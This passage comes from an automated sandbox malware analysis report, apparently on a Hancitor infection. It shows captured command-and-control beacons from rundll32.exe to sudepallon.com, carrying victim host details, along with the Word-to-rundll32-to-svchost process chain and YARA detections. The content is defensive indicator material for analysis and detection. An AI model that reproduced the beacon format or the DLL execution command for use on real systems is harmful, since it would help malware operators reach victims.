Jul 9, 2021 03:08:19.804769993 CEST	403	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:19.871977091 CEST	403	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:21 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 4e 4d 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTNMGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.22	49263	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:20.140988111 CEST	404	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:20.207606077 CEST	404	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:21 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 46 55 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZFUAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.22	49264	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:20.490206003 CEST	405	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:20.557281017 CEST	405	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:22 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 4b 50 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCKPXARRABw==0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2672 Parent PID: 584

General

Start time:	03:06:35
Start date:	09/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f170000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: rundll32.exe PID: 2776 Parent PID: 2672

General

Start time:	03:06:40
Start date:	09/07/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\rundll32.exe' c:\users\user\appdata\roaming\microsoft\templates\niberius.dll,ONOQWPYIEIR
Imagebase:	0xffb00000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 2668 Parent PID: 2776

General

Start time:	03:06:40
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' c:\users\user\appdata\roaming\microsoft\templates\niberius.dll,ONOQWPYIEIR
Imagebase:	0x600000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000003.00000003.2143615894.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000003.00000002.2346335885.0000000002114000.00000002.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 2716 Parent PID: 2668

General

Start time:	03:07:15

Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\svchost.exe
Imagebase:	0xa0000
File size:	20992 bytes
MD5 hash:	54A47F6B5E09A77E61649109C6A08866
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis